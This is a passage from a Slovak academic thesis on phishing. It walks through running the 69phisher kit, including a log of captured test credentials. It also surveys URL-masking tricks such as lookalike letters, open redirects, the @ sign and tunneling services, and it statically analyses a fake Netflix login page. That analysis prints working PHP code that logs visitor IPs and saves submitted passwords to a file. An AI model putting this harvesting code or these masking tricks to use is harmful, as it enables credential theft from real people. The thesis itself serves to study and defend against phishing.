
```
cd 69phisher
```

Potom sú zmenené práva ohľadom spustiteľného súboru príkazom chmod:

```
chmod 777 69phisher.sh
```

A potom už stačí len spustiť:

```
bash 69phisher.sh
```




Obrázok 63 – Phishing kit 69phisher

Po výbere jednej z viac ako 30 podvrhnutých stránok, nástroj automaticky vygeneruje URL adresy, ktoré stačí zaslať. Druhá URL obsahuje maskovanie použitím znaku @.

Obrázok 64 – Spustený 69phisher

Po viacerých testoch bolo zistené, že niektoré s týchto vygenerovaných URL adries vôbec nie sú detegované prehliadačmi, a teda v praxi by bez problémov fungovali. Na konkrétnom príklade nižšie je možné vidieť veľmi kvalitne spracovanú podvrhnutú stránku prihlásenia do služby Steam. Všetky tlačidlá a odkazy na stránke fungujú, a napríklad zmena jazyka len zobrazí reálne chybové hlásenie.



Obrázok 65 – Podvrhnutá stránka vytvorená phishing kitom 69phisher

Po kliknutí na „*Sign In*“ dôjde opäť k presmerovaniu na oficiálnu stránku Steamu. Tento nástroj tak ako predchádzajúci popisovaný zaznamenáva nielen prihlasovacie údaje, ale aj IP adresu a taktiež ich ukladá do súborov.

```
[-] Waiting for Login Info, Ctrl + C to exit...
[-] Victim IP Found !
[-] Victim's IP : 193.165.97.111
[-] Saved in : ip.txt
[-] Login info Found !!
[-] Account : mk-test@utb.cz
[-] Password :  test123456
[-] Saved in : usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.
```

Obrázok 66 – log z behu programu 69 phisher

4.2 Techniky využívané útočníkmi na maskovanie phishingu

Existuje viacero techník používaných na oklamanie používateľov, aby si mysleli, že odkaz na webovú stránku je skutočný.

4.2.1 Skracovače adries URL

Existuje mnoho služieb na skracovanie adries URL ako bit.ly, x.co, goo.gl, tiny.cc. Tieto skracujúce webové aplikácie zaberajú dlhý zložitý riadok URL, ako napríklad „https://f5.com/labs/articles/threat-intelligence/cyber-security/russian-hackers-face-to-face“, a zmenšujú ho na niečo pohodlnejšie a ľahko zdielateľné, ako napríklad „http://bit.ly/2wbw48P“.

Skrátené adresy URL sú užitočné najmä pri používaní Twitteru, ktorý obmedzuje tweety na 140 znakov, pretože niektoré adresy URL by spotrebovali celú správu. Sú ideálne na zahrnutie do e-mailov, ktoré používateľa vyzývajú, aby klikol na odkaz, ktorý ho presmeruje na škodlivú stránku. Text e-mailovej správy je často navrhnutý tak, aby oklamal používateľa, aby si myslel, že odkaz je dôveryhodný. Bežným trikom je napodobniť e-mail od IT oddelenia, aby používatelia klikli na odkaz na zmenu hesla, čo vedie na stránku, ktorá im ukradne heslo.

Niektoré služby skracovania adries URL vykonávajú základné testovanie a blokovanie známych škodlivých stránok, ale vo všeobecnosti sa zistilo, že nie sú ani zďaleka dokonalé [59].

4.2.1.1 Príklad

Na nasledujúcom príklade smishingového útoku je možné spozorovať využitie URL skracovača s názvom cutt.ly. Aj napriek tomu, že sa jedná o platenú službu, útočníci investovali, aby bol útok uveriteľnejší.

Obrázok 67 – Skracovač URL použitý v phishingovom útoku

4.2.2 URL Doppelgangers

Jedná sa o nahradenie písmen v URL, za písmená značne podobné. V prospech útočníkov môže byť využívaný aj font, ktorý rozdiely medzi jednotlivými písmenami môže skrývať.

Príklad nižšie ukazuje útok vydávajúci sa za PayPal.

„Subject: PayPaI Cash Give-Away

From: Friend <CashGiveAway at PaypaI dot com>

Reply-To: cheapercommunications at yahoo dot com PayPaI

Congradulations You were chosen from over 30,000 contestants for our

$500.00 cash give-away from PayPaI. If you are already a member simply click

the link below to Accept the Cash Give-Away. Even if you are not a PayPaI member

you can sign-up for Free, and still accept the $500.00 Cash Give-Away today!

Amount: $500.00

Note: Enter Your Info Below To Accept.

To Process: Click link below or copy and paste into browser window.

https://www.paypaI.com/prq/id=H1aDsq-6vwg7w1YaVZjb.hGJmz0uOz6pb.omew“

V príklade vyššie je použitý rovnaký font ako v zbytku práce, preto je jasne vidieť odlišnosť malého „l“ a veľkého „I“ avšak pri použití iných fontov je takmer nemožné rozpoznať, že sa nejedná o odkaz na legitímnu stránku „paypal.com“

https://www.paypaI.com/prq/id=H1aDsq-6vwg7w1YaVZjb.hGJmz0uOz6pb.omew

https://www.paypaI.com/prq/id=H1aDsq-6vwg7w1YaVZjb.hGJmz0uOz6pb.omew

https://www.paypaI.com/prq/id=H1aDsq-6vwg7w1YaVZjb.hGJmz0uOz6pb.omew

Toto je trik na vytváranie klamlivých adries URL, ktoré siaha desaťročia dozadu. V tomto prípade bola stránka Paypai.com hosťovaná serverom v Moskve a zbierala prihlasovacie údaje PayPal, ktoré sa mali použiť na pranie kreditných kariet.

Ďalším spôsobom, ako vytvoriť zavádzajúcu adresu URL, je použitie homografov, ktoré využívajú kódovanie Punycode2 na falšovanie názvu. Laboratórium F5 v roku 2022 predstavilo podrobný príbeh o útokoch na homografy a o tom, aké sú úspešné.

Tento rozdiel je zrejmý, keď je posledný riadok zobrazený v inom písme:

https://www.paypaI.com/prq/id=H1aDsq-6vwg7w1YaVZjb.hGJmz0uOz6pb.omew

Toto je trik na vytváranie klamlivých adries URL, ktoré siahajú desaťročia dozadu. V tomto prípade bola stránka Paypai.com hosťovaná serverom v Moskve a zbierala prihlasovacie údaje PayPal, ktoré sa mali použiť na pranie kreditných kariet [59].

Okrem písmen „I“ a „l“ však existujú aj iné podobné písmená, čísla, či dvojice písmen ako napríklad dvojica písmen „r“ a „n“ (rn), ktorá ak je napísaná ihneď po sebe, vyzerá takmer identicky ako písmeno „m“.

Prípadne v niektorých fontoch podobnosť znakov „q“, „g“ a „9“ (**qg9**). Prípadne podobnosť znakov „Q“, „O“ a čísla 0: (**QO0**) (**Q00**) (**Q00**)

Taktiež podobnosť čísla 1 s písmenami „I“ a „l“

Prípadne je tiež možné prehliadnuť zámenu 2 písmen „vv“ za jedno „w“.

4.2.3 Presmerovania URL

Ďalšia technika zahmlievania adries URL zahŕňa odrazenie sa od zraniteľnosti webovej aplikácie na legitímnej lokalite. Mnohé stránky poskytujú možnosť presmerovania alebo presmerovania adresy URL. Napríklad, možno ste na investičnej stránke a v určitom okamihu sa vaša relácia automaticky prenesie na stránku banky. Samotný investičný web používa nástroje webovej aplikácie na vykonanie presmerovania, ktoré často môže vyzerať takto:

http://investingsite.com/redirect.php?url=http://nicebanksite.com

Phisher by potom mohol uniesť tento mechanizmus a presmerovať používateľov na falošnú stránku. Netrénovaný používateľ si však môže všimnúť iba začiatok adresy URL, ktorá

zobrazuje skutočnú stránku (ktorá je presmerovaná). Okrem toho by phisher mohol kombinovať techniky a pridať skrátenie adresy URL, aby sa ďalej maskoval konečný cieľ, napríklad:

http://investingsite.com/redirect.php?url= http://bitly.com/98K8eH


Tento konkrétny problém bol súčasťou 10 najväčších webových zraniteľností OWASP s názvom Unvalidated Redirects and Forwards3 a často sa testuje ako súčasť testu zraniteľnosti webových aplikácií. Táto zraniteľnosť môže byť aj oveľa jemnejšia, pochovaná vo funkciách aplikácie, ktoré nie sú zjavné pri bežnej webovej relácii, ale stále sa nachádzajú a využívajú.

4.2.4 Presmerovanie s využitím znaku „@“


Znak „@“ môže byť použitý na presmerovanie používateľov. V nasledujúcom príklade je možné vidieť URL, ktorá začína www.google.com, čo je pre väčšinu užívateľov úplne bežná URL, a preto nenadobudnú žiadne podozrenie.

https://www.google.com=q=this+is+just+example+of+url+redirect+using+at+sign@fai.utb.cz

Je však dôležité dávať si pozor na znak @ v URL adrese, pretože prehliadač automaticky presmeruje používateľa, ktorý zadá takýto odkaz na stránku za @. Teda v tomto prípade na stránku www.fai.utb.cz.



Obrázok 68 – Presmerovanie s využitím znaku @, prvá časť



Obrázok 69 - Presmerovanie s využitím znaku @, druhá časť

4.2.5 Tunneling

Ako bolo možné vidieť na ukážkach phishing kitov, často sú na phishingové útoky využité tzv. tunneling services. V konkrétnych spomínané sú CloudFlare a ngrok.

Cloudflare Tunnel (predtým známy ako Argo Tunnel) je nástroj na vytváranie bezpečného pripojenia z verejnej siete do privátneho siete alebo na konkrétnu webovú aplikáciu hostovanú na serveri.

Zneužitie Cloudflare Tunnelu pre phishingové útoky spočíva v tom, že útočník nastaví spojenie medzi svojím phishingovým serverom a službou Cloudflare prostredníctvom tunelu, čím získa krytie za IP adresou a certifikátom od spoločnosti Cloudflare. To umožní phishingovému webu pôsobiť ako legitímna stránka a môže byť ťažšie ho identifikovať a blokovať.

Takýchto služieb je však oveľa viac, a ako príklad je možné uviesť nasledujúce:

- Burrow.io: https://xxxxxx.burrow.io
- Expose: https://xxxxxx.expose.dev
- ForwardHQ: https://xxxxxx.fwd.wf
- Inlets: https://xxxxxx.nip.io
- LocalTest: https://xxxxxx.localtest.me
- LocalXpose: https://xxxxxx.localxpose.io
- Localtunnel – xxxxxx.localtunnel.me/
- Nghttpx: https://xxxxxx.nghttpx.com

- Pagekite: https://xxxxxx.pagekite.me
- Portmap.io: https://xxxxxx.portmap.io
- ProxyLocal: https://xxxxxx.proxylocal.com
- Reverse SSH Tunnel: https://xxxxxx.rstunnel.net
- Servebolt: https://xxxxxx.servebolt.run
- Serveo: https://xxxxxx.serveo.net
- Sish: https://xxxxxx.ssi.sh
- Snopyta: https://xxxxxx.snopyta.org
- Sshuttle: https://xxxxxx.sshuttle.cloud
- Sshws: https://xxxxxx.sshws.net
- Telebit – xxxxxx.telebit.io/
- Teleconsole: https://xxxxxx.teleconsole.com
- Tmate: xxxxxx.tmate.io
- Tunnel.pyjam.as – xxxxxx.tunnel.pyjam.as/
- UltraHook: https://xxxxxx.ultrahook.com
- Warp: https://xxxxxx.cloudflarewarp.com
- Warp: https://xxxxxx.try.warp.dev

[60]


4.3 Analýza phishingových útokov

4.3.1 Netflix


Tento útok je vygenerovaný prostredníctvom phishing kitu s názvom 69phisher popísaný v oddiele 4.1.2. Pre lepšie pochopenie útoku ako celku, je vhodné analyzovať útok aj z druhej strany. Hlavnou výhodou analýzy tohto útoku je, že je dostupný aj serverový kód, a je teda lepšie pochopiteľné, ako je daný útok implementovaný.

4.3.1.1 Štruktúra stránky

Stránka na prvý pohľad vyzerá pomerne vierohodne. Pri porovnaní s originálom sú však pozorovateľné rozdiely, či už v pozadí stránky alebo v samotnom prihlasovacom formulári, ktorý na falošnej stránke vyzerá nemoderne a má mierne iné rozloženie.




Obrázok 70 – Podvrhnutá stránka Netflixu



Obrázok 71 – Oficiálna Netflix stránka

4.3.1.1 Statická analýza

Priečinok obsahujúci súbory pre phishingový útok využívajúci Netflix obsahuje 8 súborov, kde najdôležitejšie sú 3 žlto označené súbory.



Obrázok 72 – súbory phishingového útoku

- **index.php** – Tento súbor má za úlohu zavolať súbor ip.php, ktorý sa stará o zachytenie IP adresy obete. Ďalšou úlohou tohto súboru je presmerovať obeť na súbor login.html, ktorý obsahuje stránku, ktorú je možné vidieť na obrázku vyššie.

```php
<?php
    include 'ip.php';
    header('Location: login.html');
    exit
?>
```

- **ip.php** – Tento súbor obsahuje viacero príkazov a podmienok, ktoré sa snažia o získanie IP adresy osoby pristupujúcej na server, ktorá je následne uložená do premennej $ipaddress.

```php
<?php

if (!empty($_SERVER['HTTP_CLIENT_IP'])){
      $ipaddress = $_SERVER['HTTP_CLIENT_IP']."\r\n";
}
elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])){
      $ipaddress = $_SERVER['HTTP_X_FORWARDED_FOR']."\r\n";
}
else{
      $ipaddress = $_SERVER['REMOTE_ADDR']."\r\n";
}
```

Ďalším krokom je získanie informácií o prehliadači:

"We are going to check what sort of browser the visitor is using. For that, we check the user agent string the browser sends as part of the HTTP request." [61]

```
$useragent = " User-Agent: ";
$browser = $_SERVER['HTTP_USER_AGENT'];
```

Posledným krokom je otvorenie a zápis do súboru, ktorý je naformátovaný a prevedený prostredníctvom nasledujúcich príkazov. Nakoniec je súbor zatvorený.

```
$file = 'ip.txt';
$victim = "\nIP: ";
$fp = fopen($file, 'a');

fwrite($fp, $victim);
fwrite($fp, $ipaddress);
fwrite($fp, $useragent);
fwrite($fp, $browser);
fclose($fp);
```

Výsledkom je potom zápis do súboru v tvare:

```
IP: 193.165.97.111
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/109.0
```

- **login.html –** Je najväčší súbor, ktorý obsahuje kompletnú štruktúru stránky. Hlavná časť kódu je zobrazená na obrázku nižšie. Táto časť pozostáva z elementu form, ktorý má špecifikované mimo iné dôležité atributy action="login.php" a method="post". Tieto 2 atributy majú za následok to, že po „submit" akcii na tomto forme, sú data z elementov input odoslané pomocou metódy POST na server, kde budú spracovávané súborom login.php.
  Zbytok kódu obstaráva ďalšie odkazy na stránke, ktoré väčšinou presmerujú používateľa na oficiálne stránky.

```
<form class="login-form" action="login.php" method="post" data-reactid="13">
    <label class="login-input login-input-email ui-label ui-input-label" id="lbl-email" placeholder="email" data-reactid="14">
        <span class="ui-label-text" data-reactid="15">Email</span>
        <input class="ui-text-input" name="email" id="email" tabindex="1" autocomplete="email" data-reactid="16">
    </label>
    <div class="hybrid-password-wrapper" data-reactid="17">
        <label class="hybrid-password login-input login-input-password ui-label ui-input-label" id="lbl-password" placeholder="password"
            <span class="ui-label-text" data-reactid="19">Password</span>
            <input class="ui-text-input" name="password" id="password" tabindex="2" data-reactid="20" type="password"></label>
            <input class="show-toggle no-toggle" value="Show Password" data-reactid="21" type="button">
            <span data-reactid="22"></span>
        </div>
    <div class="login-forgot-password-wrapper" data-reactid="23">
        <a href="https://www.netflix.com/LoginHelp" class="login-help-link" tabindex="3" data-reactid="24">Forgot your email or password?
    </div>
    <button class="btn login-button btn-submit btn-small" type="submit" autocomplete="off" tabindex="4" data-reactid="25">
        <!-- react-text: 26 -->Sign In<!-- /react-text -->
    </button>
    <div class="login-remember-me-wrapper" data-reactid="27">
        <div class="ui-binary-input login-remember-me" data-reactid="28">
            <input class="" name="rememberMe" id="bxid_rememberMe_true" value="true" tabindex="5" data-reactid="29" type="checkbox" checked
            <div class="helper" data-reactid="32"></div>
        </div>
    </div>
</form>
```

Obrázok 73 – HTML kód phishingového útoku

- **login.php –** Súbor obsahuje 2 hlavné funkcie *file_put_contents* a *header*. Prvá zmienená funkcia má za úlohu zapisovať do súboru, ktorý je uvedený ako 1. parameter. Zapisuje sa obsah, ktorý je uvedený ako 2. parameter. Tento obsah je špecifikovaný atributom *name* v input elemente. Posledným tretím parametrom je postup zápisu. V tomto prípade *FILE_APPEND,* ktorý zaisťuje, že nový zápis sa bude pripájať na koniec už existujúceho súboru.

  Funkcia *header* potom podobne ako to bolo v prípade súboru index.php presmerováva na oficiálne stránky spoločnosti Netflix.


```
<?php
    file_put_contents("usernames.txt", "Netflix Username: " .
$_POST['email'] . " Pass: " . $_POST['password'] . "\n",
FILE_APPEND);
    header('Location: https://www.netflix.com/us/LoginHelp');
    exit();
?>
```

4.3.1.2 Dynamická analýza

V tomto prípade dynamická analýza nemá zmysel, nakoľko dáta sú odosielané prostredníctvom POST metódy v rámci form elementu na stránke, ako je možné vidieť v predchádzajúcej kapitole.

4.3.1.3 Analýza útoku ako celku

Tento útok nie je veľmi dokonalý po vizuálnej stránke, avšak jeho silnou stránkou je, že všetky linky a odkazy fungujú, taktiež po odoslaní prihlasovacích údajov dôjde k presmerovaniu na legitímnu stránku, ktorá by mohla nasledovať pri dvojfázovom overení, ktorá už sa na rozdiel od prihlasovacej stránky takmer zhoduje z vizuálom podvrhnutej stránky.



Obrázok 74 – Podobnosť stránky

Kód na stránke je koncipovaný veľmi jednoducho. Nevyužíva žiadny ajax ani iné zložitejšie metódy, ale používa odoslanie dát prostredníctvom protokolu http metódou POST.

